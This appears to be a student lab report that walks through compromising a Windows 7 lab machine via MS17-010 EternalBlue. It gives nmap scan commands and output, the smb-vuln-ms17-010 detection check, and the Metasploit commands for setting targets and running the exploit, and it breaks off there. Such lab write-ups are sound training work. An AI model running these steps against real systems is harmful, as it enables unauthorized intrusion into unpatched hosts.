


Eternal Blue machine report (Task 3)

for better user experience view it in Notion


Eternal Blue machine report (Task 3)

Reconnaissance phase

Step 1


first of all , I started by getting the ip address of the Eternal Blue machine , I logged in the machine withe credentials in account.txt file and opened the cmd and entered the following command to gain the ip address

```
ipconfig
```



Step 2

i pinged the ip address to ensure that the 2 machines see each others and I received back the response which ensures that they see each other



Scanning and enumeration phase

Step 3


i performed nmap SIN scan and version scan and to run nmap default scripts on the target system

using following command against all ports

```
nmap -sS -sC -sV -p-
```


and the output of the scan in the following 2 pictures

```
┌──(root💀kali)-[~]
└─# nmap -sS -sC -sV -Pn -p-  192.168.195.127
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-09 04:15 EST
Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 77.78% done; ETC: 04:16 (0:00:17 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Nmap scan report for 192.168.195.127
Host is up (0.00055s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
```



Step 4


as you see in the above pictures we see all the open ports and we see the operating system so I am going to search google for an exploit in these windows version that allow me to gain a remote session on that machine



Microsoft Bing
Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1) exploit to gain seession
mohamed.e...
Rewards
SEARCH
COPILOT
SCHOOL
IMAGES
VIDEOS
MAPS
NEWS
MORE
About 2,770,000 results
Rapid7
https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_0...
MS17-010 EternalBlue SMB Remote Windows Kernel ...
Web 03/14/2017 Created 05/30/2018 Description This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There ...
EXPLORE FURTHER
How to exploit MS17-010 (Eternal Blue) - GitHub Pages
shreybs.github.io
GitHub - worawit/MS17-010: MS17-010
github.com
Manually Exploiting MS17-010 | LMG Security
lmgsecurity.com
How to exploit MS17-010 vulnerability – Network Security ...
securityandit.com
Recommended to you based on what's popular • Feedback
Microsoft Support
https://support.microsoft.com/en-us/windows/install-windows-7-ser...
Install Windows 7 Service Pack 1 (SP1) - Microsoft Support
Web Installing Windows 7 SP1 using Windows Update (recommended) If your PC is set to automatically install updates, you'll be prompted by Windows Update to install SP1. ...
EXPLORE FURTHER
Windows 7 Service Pack 1 : Microsoft - Archive
archive.org
Windows 7 Service Pack 1 - Download
windows-7-sp1-64bits.fil...
Recommended to you based on what's popular • Feedback
Windows 7
Windows 7 is a major release of the Windows NT operating system developed by Microsoft. It was released to manufacturing on July 22, 2009, and became generally available on October 22, 2009. It is the...
Developer Microsoft
Source model Closed-source · Source-available (through Shared Source ...
Released to manufacturing July 22, 2009
General availability October 22, 2009
See more
Windows 7 also caused the consumer satisfaction score of Microsoft to outpace that of Apple, a fact which emphasizes the high level of quality of this operating system.
Windows 7 Professional, Enterprise, and Ultimate allow for two physical processors, providing the best performance on these computers.


RAPID7
PRODUCTS
SERVICES
SUPPORT & RESOURCES
COMPANY
RESEARCH
EN
SIGN IN
TRY NOW
Home | Vulnerability & Exploit Database | Modules
Rapid7 Vulnerability & Exploit Database
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Back to Search
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
We use cookies on our site to enhance site navigation, analyze site usage, and assist in our marketing efforts. Privacy Policy
Cookies Settings
Contact Us

Step 5

and I found it Eternal Blue SMP remote windows kernel pool corruption and it is security code MS17-010 so i am going to search for detection script in nmap scripts as you see in the following pictures






```
smb-vuln-ms10-061.nse
smb-vuln-ms17-010.nse
smb-vuln-regsvc-dos.nse
```

Step 6

and I found the script and I will run it against target machine using following command

```
nmap -sS -Pn -p 445  192.168.195.127 --script smb-vuln-ms17-010
```



as you can see in the above photo , it is vulnerable to Remote Code Execution

so i am going to try to exploit it

Exploitation phase

Step 7

I opened metasploit using following command

```
msfconsole
```

and searched for the vulnerability famous name which is eternalblue usiing following command


Step 8

```
search eternalblue
```

and I found it and used it by following command

Step 9


```
use 0
```



Step 10

the entered following command to see the required parameter


```
options
```



Step 11

the I opened new terminal and entered the following command to get my ip address

```
ifconfig
```



Step 12

then i returned to my metasplot terminal set RHOSTS to the ip of the target machine and the LHOST to my ip using following commands

code

```
set RHOSTS  192.168.195.127
```

Step 13

```
set LHOST  192.168.198.77
```

Step 14

the i used following command to run the exploit

```
run
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS  192.168.195.127
RHOSTS => 192.168.195.127
